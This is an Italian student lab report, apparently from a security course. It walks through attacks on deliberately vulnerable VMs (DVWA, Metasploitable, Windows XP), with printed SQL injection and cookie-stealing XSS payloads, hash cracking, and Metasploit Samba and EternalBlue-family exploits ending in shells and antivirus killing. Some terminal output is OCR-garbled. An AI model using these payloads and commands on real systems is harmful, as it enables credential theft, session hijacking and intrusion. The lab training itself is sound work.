Build Week

1. SQL injection

L'SQL injection ("Structured Query Language") è una tecnica di hacking che, sfruttando alcuni errori nella programmazione di pagine HTML, consente di inserire ed eseguire codice non previsto all'interno di applicazioni web che interrogano un database.

Esso è un attacco potenzialmente pericoloso in quanto può essere effettuato soltanto avendo a disposizione un web browser qualsiasi e un pc.

Inizialmente, abbiamo messo le due macchine sulla stessa rete, cambiando i rispettivi indirizzi IP e verificando tramite il "ping" l'effettiva connessione tra le due.

Gli indirizzi IP delle rispettive macchine sono:

• IP Kali: 192.168.13.100

• IP Metasploitable: 192.168.13.150

```
(kali⊛kali)-[~]
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
       inet6 fe80::a00:27ff:fedb:966a prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:db:96:6a txqueuelen 1000 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 25 bytes 2964 (2.8 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 16 bytes 1680 (1.6 KiB)
       RX errors 0 dropped 0 overruns 0
       TX packets 16 bytes 1680 (1.6 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
nsfadmin@metasploitable:
ısfadmin@metasploitable:~$ ifconfig
          Link encap:Ethernet HWaddr 08:00:27:95:11:b6
inet addr:192.168.13.150 Bcast:192.168.13.0 Mask:255.255.255.0
th0
           inet6 addr: fe80::a00:27ff:fe95:11b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1348 errors:0 dropped:0 overruns:0 frame:0
          TX packets:297 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
RX bytes:108799 (106.2 KB) TX bytes:176377 (172.2 KB)
          Base address: 0xd020 Memory: f0200000-f0220000
          Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436
                                               Metric:1
          RX packets:558 errors:0 dropped:0 overruns:0 frame:0
          TX packets:558 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:241663 (235.9 KB)
                                           TX bytes:241663 (235.9 KB)
```


Una volta configurate le impostazioni di rete, ci siamo dedicati all'obiettivo prefissato per la giornata odierna.

Il nostro goal era quello di individuare le credenziali degli utenti registrati nel database della web application DVWA della macchina Metasploitable.

Per far ciò, ne abbiamo abbassato il livello di sicurezza (da HIGH a LOW) per poter più agevolmente recuperare quanto sopra descritto.



Ci siamo dunque spostati nella sezione "SQL injection".




Qui abbiamo iniettato il codice che ci ha permesso di recuperare le credenziali delle quali necessitavamo.

Nella casella di testo "user ID" andremo ad inserire il comando utilizzato per stampare in output sulla pagina le varie informazioni, tra cui anche tutte le password cifrate di tutti gli utenti presenti all'interno del database della DVWA.

Il comando utilizzato è:

1' union select null, concat(user_id,0x0a,first_name,0x0a,last_name, 0x0a, user,0x0a,password) from users #


Come si può evincere dallo screenshot di seguito, siamo riusciti a recuperare le credenziali, di cui username in chiaro e password crittografate nel formato hash MD5.



Il passo successivo è stato l'utilizzo del tool John the Ripper (un tool di password cracking per i sistemi Unix).

Le password cifrate riportate sopra sono state inserite innanzitutto all'interno di un file .txt, così da poter creare un dizionario, confrontato poi con la lista già predefinita in Kali "rockyou.txt.gz".

In questo caso il file creato per contenere le password e gli username di DVWA si chiama "hash.txt".



Di seguito vediamo il primo passaggio di ricerca della wordlist più adatta, in questo caso "rockyou.txt.gz".

Aprendo il file, si ha evidenza di come al suo interno si trovi un file completamente scritto in hash.

```
(kali® kali)-[~]
$ /usr/share

(kali® kali)-[/usr/share]
$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists

    dirb → /usr/share/dirb/wordlists

    dirbuster → /usr/share/dirbuster/wordlists

    fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt

    fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists

    metasploit → /usr/share/metasploit-framework/data/wordlists

    nmap.lst → /usr/share/nmap/nselib/data/passwords.lst

    rockyou.txt.gz

    wfuzz → /usr/share/wfuzz/wordlist

    (kali® kali)-[/usr/share/wordlists]
$ nano rockyou.txt

    (kali® kali)-[/usr/share/wordlists]
$ cd

    (kali® kali)-[/usr/share/wordlists]
```

I comandi riportati di seguito ci hanno permesso di caricare le password prima e di mostrarle a schermo in chiaro poi.

```
(kali⊕ kali)-[~]

$ john -- format=raw-md5 -- hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4×2])
No password hashes left to crack (see FAQ)
```

2. XSS Stored

L'XSS Stored (Stored Cross Site Scripting) è una vulnerabilità informatica che permette ad un attaccante di prendere il controllo della web app e sulle sue componenti, con impatti molto gravi sugli utenti.

Questo tipo di Cross Site Scripting si dice persistente in quanto con un singolo attacco si possono colpire diversi utenti di una data applicazione o sito web.

Questo accade poiché lo script inserito all'interno di un campo di inserimento input di una web application o di una pagina HTML che viene eseguito ogni qualvolta che un visitatore apre quella pagina con un web browser.

Nel nostro caso, abbiamo utilizzato l'XSS Stored per poter recuperare i cookie di sessione dell'utente loggato sulla DVWA.

Come prima cosa, abbiamo modificato la sicurezza della web app, passando dal livello HIGH al livello LOW, così da poter usufruire più facilmente della vulnerabilità XSS Stored.

Dopodiché, ci siamo spostati sul tab XSS Stored per inserire lo script nella sezione "Message" della pagina. Lo script inserito all'interno è:

<script>window.location='http://127.0.0.1:4444/?cookie='+document.cookie</script>

| DVWA | | | |
|--|--|---|--|
| Home | Vulnerab | ility: Stored Cross Site Scripting (XSS) | |
| Instructions | Name * | XSS | |
| Setup | | <script>window.location='http://127.0.0.1:4444</th></tr><tr><th>Brute Force</th><th>Message *</th><th>/?cookie='+document.cookie</script> | |
| Command Execution | | Sign Guestbook | |
| CSRF File Inclusion | | | |
| SQL Injection | | | |
| SQL Injection (Blind) | Name: test Message: This is a test comment. | | |
| Upload | More info | | |
| XSS reflected XSS stored | http://ha.ckers.org | ives html | |
| ASS Stored | http://en.wikipedia | .org/wiki/Cross-site_scripting urity.com/xss-faq.html | |
| DVWA Security | nttp://titinogisco. | anty compact requirem | |
| PHP Info | | | |
| About | | | |
| Logout | | | |
| Username: admin Security Level: low PHPIDS: disabled | | View Source View Help | |
| | Damn | Vulnerable Web Application (DVWA) v1.0.7 | |
| | | | |

Questo script ci permette di intercettare ed inviare i cookie ad un server sotto il nostro controllo. Facendo ciò, siamo riusciti ad entrare in possesso dei cookie di sessione dell'utente in questione.

Abbiamo utilizzato due strumenti per poter salvare i cookie intercettati in un web server.

Il primo utilizzato è stato il tool Netcat, "il coltellino svizzero" degli hacker.

È un tool predefinito in Kali, che in questo caso è stato utilizzato per mettere in ascolto la porta 4444 (Transport Control Protocol), che è utilizzata solitamente per ascoltare delle comunicazioni tra le macchine e per esfiltrare dati o scaricare payload malevoli.

Una volta messa in ascolto la porta, possiamo passare ad intercettare i cookie con lo script sopra riportato.

Nel momento in cui lo script entrerà in esecuzione, il tool Netcat rileverà sul terminale i cookie di sessione dell'utente loggato sulla web app DVWA.

In questo caso il cookie di sessione rilevato è:

PHPSESSID=77ea168dbefe10b87ff0788324c7f57e

```
(kali⊕kali)-[~]
 -$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 56166
GET /?cookie=security=low;%20PHPSESSID=77ea168dbefe10b87ff0788324c7f57e HTTP/1.1
Host: 127.0.0.1:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.13.150/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Il secondo metodo utilizzato per inviare i cookie ad un Web Server sotto il nostro controllo è Python, un linguaggio di programmazione utilizzato per la creazione di Web Server.

In questo caso, abbiamo eseguito precedentemente il comando "python -m http.server –bind 127.0.0.1 4444" da terminale. Dopodiché abbiamo inserito lo script all'interno della tab XSS Stored della DVWA, in modo da poter salvare i cookie sia sul terminale che all'interno di una pagina Web.

Di seguito sono riportati i passaggi effettuati con Python: qui si denota l'effettiva intercettazione del cookie.

```
File Actions Edit View Help

(kali@kali)-[~]

$ python -m http.server --bind 127.0.0.1 4444


Serving HTTP on 127.0.0.1 port 4444 (http://127.0.0.1:4444/) ...

127.0.0.1 - - [05/Sep/2022 09:38:44] "GET /cookie-security-low;%20PHPSESSID=9c230ba23699bd4f0053c86cdb1846b7 HTTP/1.1" 200 -

127.0.0.1 - - [05/Sep/2022 09:38:44] code 404, message File not found

127.0.0.1 - - [05/Sep/2022 09:38:44] "GET /cavicon.ico HTTP/1.1" 404 -

127.0.0.1 - - [05/Sep/2022 09:40:16] "GET /.zsh_history HTTP/1.1" 200 -
```



3. Exploit verso la macchina Metasploitable


L'obiettivo di oggi era quello di prendere il controllo della nostra macchina target (Metasploitable, con indirizzo IP 192.168.50.150).

La prima operazione effettuata è stata quella di verificare le vulnerabilità sulla data macchina; per far ciò abbiamo effettuato una scansione tramite Nessus, un tool di vulnerability scanner.

Di queste vulnerabilità riscontrate, la nostra scelta è ricaduta sulla vulnerabilità "Samba Badlock Vulnerability" presente sulla porta 445 TCP.

Quest'ultima ci permette, rispetto alle altre scansionate, di intercettare il traffico tra un client e un server (hosting) e di poter effettuare un exploit con il Security Account Manager (SAM) Database.

Così facendo, effettuiamo un downgrade sul livello di autenticazione, che ci permette l'esecuzione arbitraria di una chiamata di rete Samba, la quale ci permette di vedere e modificare dati di sicurezza sensibili nel database della Directory Attiva o disabilitare servizi critici.



Per avere un riscontro oggettivo sul servizio e sullo stato della porta 445, abbiamo eseguito una scansione per mezzo del tool nmap.

Come da figura sotto riportata, si noti il servizio "netbios-ssn" con la versione non aggiornata del protocollo "samba". Pertanto, abbiamo avuto la conferma che la versione del protocollo samba è vulnerabile ed utilizzabile per l'exploit.

```
-$ nmap -sV -T4 192.168.50.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-08 09:40 CEST
Nmap scan report for 192.168.50.150
Host is up (0.0017s latency)
Not shown: 977 closed tcp ports (conn-refused)
         STATE SERVICE
                             VERSION
PORT
21/tcp
         open ftp
                             vsftpd 2.3.4
22/tcp
                             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
         open
23/tcp
         open
25/tcp
         open
                smtp
                             Postfix smtpd
ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
53/tcp
                domain
         open
80/tcp
         open
111/tcp
                rpcbind
                             2 (RPC #100000)
         open
                netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
         open
445/tcp
         open
512/tcp
         open
                exec?
513/tcp
                login?
         open
514/tcp
         open
1099/tcp open
                java-rmi
                             GNU Classpath grmiregistry
               bindshell Metasploitable root shell
nfs 2-4 (RPC #100003)
1524/tcp open
2049/tcp open
                             ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
2121/tcp open
3306/tcp open
                mysql
                postgresql PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp open
5900/tcp open
6000/tcp open
                             (access denied)
                             UnrealIRCd
6667/tcp open
8009/tcp open
                ajp13
                             Apache Jserv (Protocol v1.3)
8180/tcp open
                unknown
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.73 seconds
```

Nella fase successiva alla scansione dei servizi vulnerabili della macchina Metasploitable, siamo passati all'utilizzo del tool MSFConsole per lanciare l'exploit.

Innanzitutto, abbiamo effettuato una ricerca, attraverso la keyword "search" all'interno dei moduli di Metasploit così da individuare l'exploit più idoneo al raggiungimento del nostro obiettivo.

Detto ciò, abbiamo scelto l'exploit "exploit/multi/samba/usermap_script", richiamando le sue funzioni attraverso la keyword "use".

Successivamente, per mezzo del comando "show options", abbiamo visualizzato a schermo la configurazione delle impostazioni dell'exploit, al fine di accertarci che non mancasse nessun requisito richiesto per l'utilizzo di esso. Come richiesto, abbiamo configurato la "listen port" (LPORT) con il numero 5555.

Mediante il comando "exploit", abbiamo iniettato il payload di default suggerito da Metasploit.

Abbiamo avuto il riscontro dell'effettivo accesso non autorizzato alla macchina tramite la risposta "command shell session 1 opened".

Per un'ulteriore conferma, abbiamo verificato, tramite il comando "ifconfig", di aver effettuato l'accesso sulla macchina target Metasploitable (dalla figura sottostante si denota che l'ip address risulta essere lo stesso della macchina target).

```
msf6 exploit(multi/
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:49836 ) at 2022-09-08 09:51:25 +0200
ifconfig
eth0
           Link encap:Ethernet HWaddr 9a:6c:1b:21:5e:09
           inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
           inet6 addr: 2001:b07:6466:1ad2:986c:1bff:fe21:5e09/64 Scope:Global
           inet6 addr: fe80::986c:1bff:fe21:5e09/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:3726 errors:0 dropped:0 overruns:0 frame:0
           TX packets:2075 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:274036 (267.6 KB) TX bytes:165898 (162.0 KB)
Base address:0×c000 Memory:febc0000-febe0000
lo
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:268 errors:0 dropped:0 overruns:0 frame:0
           TX packets:268 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:58426 (57.0 KB) TX bytes:58426 (57.0 KB)
```

4. Exploit di Windows XP con Metasploit

L'obiettivo di oggi era quello di creare una shell Meterpreter allo scopo di exploitare la nostra macchina target Windows XP (192.168.200.200) da macchina Kali (192.168.200.100).

Essendo una macchina Windows XP, sappiamo che una delle vulnerabilità più utilizzate per raggiungere l'exploit è la MS17-010.

Eternalblue è un exploit che sfrutta una vulnerabilità SMB presente nei sistemi Windows. Uno degli attacchi più famosi che lo ha sfruttato è stato il "Wanna Cry" (ndr. Baltimora 2017).

Inizialmente, come da prassi, siamo partiti con due scansioni:

- Una oggettiva con il tool nmap, per verificare l'apertura della porta 445.
- Una soggettiva, attraverso il vulnerability scanner Nessus, allo scopo di verificare la criticità della vulnerabilità in questione.


```
* nmap -A 192.168.200.200

Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-08 11:51 EDT

Nmap scan report for 192.168.200.200

Host is up (0.87s latency).

Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVIC
135/tcp open msrpc
        STATE SERVICE
                                     VERSION
                                     Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
|_clock-skew: mean: -8d02h17m30s, deviation: 1h24m51s, median: -8d03h17m30s
 _smb2-time: Protocol negotiation failed (SMB2)
   smb-security-mode:
     account_used: guest
authentication_level: user
  challenge_response: supported
_ message_signing: disabled (dangerous, but default)
_nbstat: NetBIOS name: TEST-EPI, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:93:7b:6f (Oracle VirtualBox virtual NIC)
   smb-os-discovery:
OS: Windows XP (Windows 2000 LAN Manager)
      OS CPE: cpe:/o:microsoft:windows_xp::
      Computer name: test-epi
     NetBIOS computer name: TEST-EPI\x00
Workgroup: WORKGROUP\x00
      System time: 2022-08-31T16:34:29+02:00
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.18 seconds
```



Come sappiamo, questo exploit si può eseguire su un'architettura a 64 bit, mentre la nostra macchina target ne ha 32.

A tal proposito, abbiamo deciso di eseguire l'exploit, sì della stessa famiglia, ma che potesse applicarsi sul sistema operativo a 32 bit.

La nostra scelta, quindi, è ricaduta su "exploit/windows/smb/ms17_010_psexec".

Prima di effettuare l'exploit, abbiamo configurato l'RHOST (192.168.200.200) della macchina target e l'LPORT della macchina attaccante (7777).

Dopodichè, siamo passati all'esecuzione dell'exploit e alla creazione di una shell Meterpreter.

```
ms17_010_psexec) > exploit
msf6 exploit(wir
 Started reverse TCP handler on 192.168.200.100:7777
   192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
   192.168.200.200:445 - ←
                                       – | Entering Danger Zone | –
                             [*] Preparing dynamite ...
[*] Trying stick 1 (x86) ... Boom!
[+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -
   192.168.200.200:445 -
[*] 192.168.200.200:445 -
                           192.168.200.200:445 -
[*] 192.168.200.200:445 - Deleting \nNhFSfWt.exe..
   Sending stage (175174 bytes) to 192.168.200.200
   Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1031 ) at 2022-09-08 12:21:18 -0400
meterpreter >
```

Il primo comando che abbiamo lanciato è quello di "ifconfig" per accertarci di essere sulla macchina target.

Come seconda cosa, attraverso il comando "run checkvm" abbiamo verificato che la macchina fosse una Virtual Machine (VM).

```
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[*] Checking if target is a Virtual Machine ....
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[*] This is a Qemu/KVM Virtual Machine
meterpreter >
```

Per recuperare il sistema operativo, l'architettura del sistema, la lingua e la versione del sistema, abbiamo eseguito il comando "sysinfo".

```
meterpreter > sysinfo
Computer : TEST-EPI
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
```

Dopodichè, per recuperare le impostazione di routing, abbiamo utilizzato il comando "route".

```
meterpreter > route
IPv4 network routes
                                   Netmask
      Subnet
                                                                Gateway
                                                                                              Metric Interface
      192.168.200.0 255.0.0.0
192.169
      0.0.0.0
                                 0.0.0.0
                                                                 192.168.200.1
                                                                                             10

    127.0.0.0
    255.0.0.0
    127.0.0.1

    192.168.200.0
    255.255.255.0
    192.168.200.200

    192.168.200.200
    255.255.255.255
    127.0.0.1

    192.168.200.255
    255.255.255.255
    192.168.200.200


    202.168.200.200
    240.0.0.0
    192.168.200.200

                                                                192.168.200.200 10
                                                                                              10
                                                                                             10
                                                                                                            2
      224.0.0.0
                                   240.0.0.0
                                                                 192.168.200.200 10
      255.255.255.255 255.255.255.255 192.168.200.200
No IPv6 routes were found.
```

Inoltre, abbiamo verificato la presenza di webcam all'interno della macchina target attraverso il comando "webcam list".

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Per ultimo, abbiamo recuperato uno screenshot del desktop della macchina vittima. Di seguito lo screenshot rilevato.



Con quest'ultimo passaggio abbiamo dunque concluso il lavoro richiesto in tutti i suoi punti.

4.1. Bonus command

"Run killav" è un comando che riesce a disabilitare gli antivirus da remoto.

```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
meterpreter > upload ciao
[*] uploading : /home/kali/ciao → ciao
[*] Uploaded 12.00 B of 12.00 B (100.0%): /home/kali/ciao → ciao
[*] uploaded : /home/kali/ciao → ciao
```

"upload" è un comando che carica i files sulla macchina vittima, in questo caso il file da noi creato "ciao".

```
meterpreter > upload ciao
[*] uploading : /home/kali/ciao → ciao
[*] Uploaded 12.00 B of 12.00 B (100.0%): /home/kali/ciao → ciao
[*] uploaded : /home/kali/ciao → ciao
meterpreter > pwd
C:\WINDOWS\system32
```

"reboot" è un comando che riesce, da remoto, a riavviare la macchina vittima, senza perdere la connessione.

